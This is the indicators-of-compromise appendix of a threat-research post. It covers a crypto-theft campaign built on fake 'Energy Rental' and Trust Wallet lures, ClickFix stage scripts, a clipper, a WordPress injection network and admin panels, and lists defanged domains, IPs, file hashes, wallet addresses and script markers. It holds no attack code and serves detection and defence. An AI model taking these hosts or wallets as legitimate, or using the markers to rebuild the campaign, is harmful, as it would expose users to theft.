0011newlanding[.]xyz, 0p4989c7ni4inzb[.]icu, 59j646z09rlrkjy[.]icu, dk9vrppr0hrwckz[.]icu, g218b7tpx3ycq0g[.]icu, jtqe443umr28yac[.]icu, zjrhowihcwih6py[.]icu |
12345789 |
Energy Rental |
dz6r0hkir00r7g8[.]icu |
1234590 |
Energy Rental |
2i1j0extb7l4nv6[.]icu, uersjhfz[.]com |
39046392 |
Energy Rental |
6qgzc9wozm8ddc8[.]icu |
36bd05b6 |
Energy Rental |
274i2eicw6fohd2[.]icu, mlr6nvp2p672n4l[.]icu |
de1b6709 |
Energy Rental |
du.p2zcds8wa8mr1rs[.]icu |
01f94083 |
Energy Rental |
xw7j3qph6qk6k7c[.]icu |
00000123450 |
Energy Rental |
yn6ix3v2omuxo26[.]icu |
560469eb |
Energy Rental |
trustwallet-001[.]cc, trustofficialcopmany[.]net |
555636 |
Fake Trust Wallet |
trustserviceone[.]com |
55467 |
Fake Trust Wallet |
my-spend-card[.]cc |
67676711 |
Card site |
brioli[.]vip |
1234551 |
Dating site |
51miaoxin[.]top |
70891c87 |
SMS service |
haowo[.]vip, nenwu[.]vip, tfyuy[.]vip |
91a16711, 8b6cf8a0 |
|
hg050[.]org, dsxly[.]space |
eaa22f94 |
|
tng711my[.]com |
c7ijqgz1 |
Casino |
skypei.com[.]cn, line-jvip.com[.]cn |
4ac656b9 |
Energy Rental, in stored configurations |
807147269455[.]com, 706484259455[.]com |
6ce7c313, 37899081 |
Energy Rental in stored configurations; gambling pages on 18 November |
tengchong[.]vip |
Energy Rental copy with the template's payment address | |
vippp666[.]com |
Energy Rental copy with a look-alike payment address | |
54857535[.]cc, 4582036[.]cc |
ddcc8759 |
Gambling redirect doorways, 15 November |
BranchHop stage and command hosts
| Indicator | Context |
|---|---|
adsmanagertgo[.]click |
Stage files ads2.js, kyc.js, kyc1.js, cer.js, kyc2.js |
adsmanagerast[.]pro |
change.php for the kyc stage files |
checckingcero[.]com |
change.php for cer.js |
manageradsforsites[.]com |
ads.php, 3 to 11 November |
vericheckusgo[.]com |
Host in the copied command, 3 to 11 November |
anycheckgocap[.]com |
Host in the copied command, from 12 November |
dfksadfkmfsmksd[.]pro |
miss.php, named in ads3.js on 7 November |
| 94.26.0[.]162 | anycheckgocap[.]com address, 15 November |
Clipper and delivery
| Indicator | Context |
|---|---|
1688360[.]cc |
track.js, hit.php, card.php, /px, /_geo |
3601688[.]cc |
Dogecoin draw on channel 877d0432 |
webshell[.]lol |
get.js, loaded by the vendor files |
linkforge[.]cc |
Backlink panel; connector.js |
pool.linkforge[.]cc |
linkforge panel login and bot |
niko-ngx-schema[.]com |
Serves the same linkforge snippet at get.js |
t.me/BIBILZERODAY |
Telegram channel linked from linkforge's homepage |
Admin panel
| Indicator | Context |
|---|---|
plrfpdm7ixsu3nl[.]icu |
Earliest panel host, registered 14 August |
index-cdn[.]com, apirastone[.]xyz, b92zuxa95z24nha[.]icu |
Returned the panel page, 16 to 18 November |
0sq6nu69l06sk84[.]icu, w4ueia3gui6xja2[.]icu, qt.plrfpdm7ixsu3nl[.]icu, oj00let39yzb04h[.]icu, av6i34enwu2znyz[.]icu, 0prh9eektmeyc92[.]icu |
"Mch iso" deployment |
l3wor5lgdquinef[.]icu, fqzxmpftqgogmk3[.]icu, le45j5qtd89gzsc[.]icu, 9c49r3wq7n066sf[.]icu, z6lr2s52ygkw0x0[.]icu |
"Backup centre" deployment |
aq97suppebber8y[.]icu, 0t4oy53dcaruujv[.]icu, s3vi667nvnrawmx[.]icu, 202df7pbsqlg1h8[.]icu |
"Big White Rabbit's little nest" deployment |
d1i1waaafq9qihx[.]icu/admin/ |
MCH console, built 5 November |
mch.34-96-213-201.sslip[.]io, c2.34-96-213-201.sslip[.]io |
On the vendor router's server |
IP addresses
| Indicator | Context |
|---|---|
| 34.96.213[.]201 | 5vobauua3ojpklx[.]icu, p55abnw2pnsz0bo[.]icu, je4ft3gn8vxudum[.]icu on one certificate |
| 107.149.107[.]57 | House router t8d5qcrnupkve1x[.]icu, its lure and spares |
| 180.178.56[.]90 | October batch: house router, lures, MCH console |
| 18.166.95[.]198, 159.65.6[.]120 | House-channel lures and routers |
| 34.124.226[.]157 | 6xicduvopkxpyev[.]icu, 3601688[.]cc, gambling doorway labels |
| 136.113.106[.]136 | 1688360[.]cc |
| 85.239.149[.]104 | cebe8a2b router and lures |
| 43.110.148[.]67 | 5yedpf632rk3t98[.]icu, w57n6yp234ka5fd[.]icu |
| 5.104.73[.]91, 94.26.90[.]223, 87.58.199[.]133, 87.120.104[.]183, 91.92.43[.]115, 91.208.197[.]151 | Router hosts |
| 31.77.124[.]82 | apirastone[.]xyz router and admin panel |
| 47.79.5[.]108, 8.218.238[.]7, 52.128.238[.]226 | Admin panel deployments |
| 35.220.250[.]231, 35.241.119[.]20, 34.150.15[.]39 | Gambling doorway bounce, port 20443 |
File hashes (SHA-256)
| Indicator | Context |
|---|---|
84a59ad7dc91c05f7b3c82bec13c85fe633cbf075d5ccca57eef113b22b3795f |
embed.js, 2,007 bytes |
67294c38ea0402f2b9b766818b08b3bf10d18c6d4c794cffda8a73cc46cee992 |
boot.js, 11,858 bytes, 6xicduvopkxpyev[.]icu |
6b9c37c0d14c6223425394a6ca90f9582825fff4d7dbb9db64b23d55e7ae6543 |
boot.js, 11,859 bytes, 5yedpf632rk3t98[.]icu |
5968bd3616832f7325e1f76d993e456e1b5bd05566d6158f66abd8733bdf1355 |
B9/b.html on 02111110, 5,280 bytes |
3b817e478dbc841d32c24da509b27817d60ddc6e2983f8306da42a8d90809939 |
B9/rce_loader.js, 55,699 bytes |
bf69bb7d166407bcf5298abbdfc3c946c949ef5db6a9740f2d855a3a6999cd54 |
B9/rce_worker_18.6.js, 763,204 bytes |
d14d69a58d9c71a999efa91c107ee80e809b65810001dda73a2185a25a346ec3 |
Energy Rental page, 45,304 bytes, 6xicduvopkxpyev[.]icu |
c691789b7095d897fee9a1778fddb2fab2d917cebdd7a9599219caabbf21d42c |
BranchHop ads2.js, 2,438 bytes |
2e47fb0db938d2593cb42fd439dad94f676e7adf43a3cf88a2b1568e2e335709 |
BranchHop kyc.js, 2,496 bytes |
4040338876ea3499da3682f5af2f4c21cf9bf76ef6261f42193ee8d136580743 |
BranchHop kyc1.js, 2,738 bytes, with the router lines |
dae13482a6f808609ca74f242554c214e15a45e8e3d386db5ce0711fe3d57aa9 |
BranchHop cer.js, 2,586 bytes, with the router lines |
e7623cc24f2d0261d9480b039829649203193b6624f385c0831b802d19b69d91 |
BranchHop kyc2.js, 2,498 bytes |
097dbae402dc7f373b3bf868dc93c415ee7626936bf3282fc56b09f612cecb25 |
BranchHop ClickFix page from change.php, 4,275,681 bytes |
83159b7b7d1654359a6e1c662c5c9e6f02142b5b4af1a09cdeca410d209b8434 |
BranchHop ClickFix page from ads.php, 4,275,721 bytes |
123f813b18cf5a3b513beabd52a110e19f1c7834f2aa9b972633b2214c57e737 |
webshell[.]lol/get.js router loader, 400 bytes |
72012e7fd4cdf62355ef1c7d171c293135e374c8160e2b0c5146d87318c015a5 |
linkforge connector.js with the router tag, 11,669 bytes |
b00f7c7eeb20ffd0ab0935bc9fb973b5d94996bc26fd7d39dbefa8733dfbcd07 |
Admin panel index page, 1,246 bytes |
796e12762cec927f39b9c23d79eb32592494bb2fab28093d98c39e4896230400 |
Admin panel main bundle, 832,508 bytes |
Wallet addresses
| Indicator | Context |
|---|---|
19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW |
Clipper, BTC |
ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 |
Clipper, LTC |
THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa |
Clipper, TRON |
0xC4026b06D82b0F0B363eda0642D61CfbDc17884e |
Clipper, EVM |
0x7005b45DE07e1b70DCD38eE3A708CFD88A6c7f8e |
Received 4,310.81589 USDC from the clipper's ETH wallet, 16 November 13:03:59 |
TD64NDwZfQB6UASW2Xz6hWrz1T12p1pxL7 |
Received 546.8 USDT from the clipper's TRON wallet, 16 November 13:05:06 |
TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup |
Received 116.08726 USDT from the clipper's TRON wallet, 17 November 04:13 |
bc1q5fljq9c4g7gsjgg4etpn6k3lyusahcvjfv0u99 |
Received the clipper's Bitcoin, 17 November 05:39 |
0xdcfBedE2A5E03Db3BeA8a970BCA14e362104e46b |
Received 0.07409649 ETH from the clipper's ETH wallet, 17 November 05:23 |
TBHmGSLDFFF26DYaet2j91LWkTtRjmXPqF |
Deposit address printed on the Energy Rental lures |
TBHFiV63cBiVyNKNr26RKPRH9UJggWXPqF |
Look-alike payment address on vippp666[.]com |
TUhkTeabMdiQVJ5k3GxpVxqzxEMfTYSmse |
Payment address on other Energy Rental copies |
TLWdD36T8AQxbbfK29qdLtEQbT8FaFx9ht |
Received everything TMLQvDvpgSyx94maptc3TxvmCVtT5qHVup was paid |
Page and script markers
| Indicator | Context |
|---|---|
embed.js?ch= |
Router entry with a channel code, often followed by &k= |
data-channel-code with data-landing |
Attributes on a boot.js tag |
B9/b.html?channelCode= |
Exploit stage page |
DEFAULT_CH, patch_domains.py |
Energy Rental config.js |
chainFrame with data-daili-gate="v1" |
Router frame |
_k7, __k7b |
Clipper |
Cookie lf=1, <!-- lf-marker:... -->, bp-js-connector, bp_conn_ |
linkforge snippet and connector |
About the author
Matt Kirkland (Kirk) is the founder of Ohey and researches malware, compromised websites and the infrastructure behind them.
More reading
 DarkSword router's iOS 26 route, C10, is switched off
 ClickFix lures, from blockchain contract to pasted command
 KongTuke ClickFix comes for a Canadian treasure: Canada DryBranchHop: a WordPress script injection with failoverCoruna: hidden website frames and an iOS exploit dispatcherDarkSword: the iOS 18 exploit kit, its gates and iOS 26GhostWave: the DarkSword fork for iOS 18.7 and iOS 26LenAI ClickFix kit: Polygon contracts, lures and tenantsiOS exploit kits on websites: hidden frames and loaders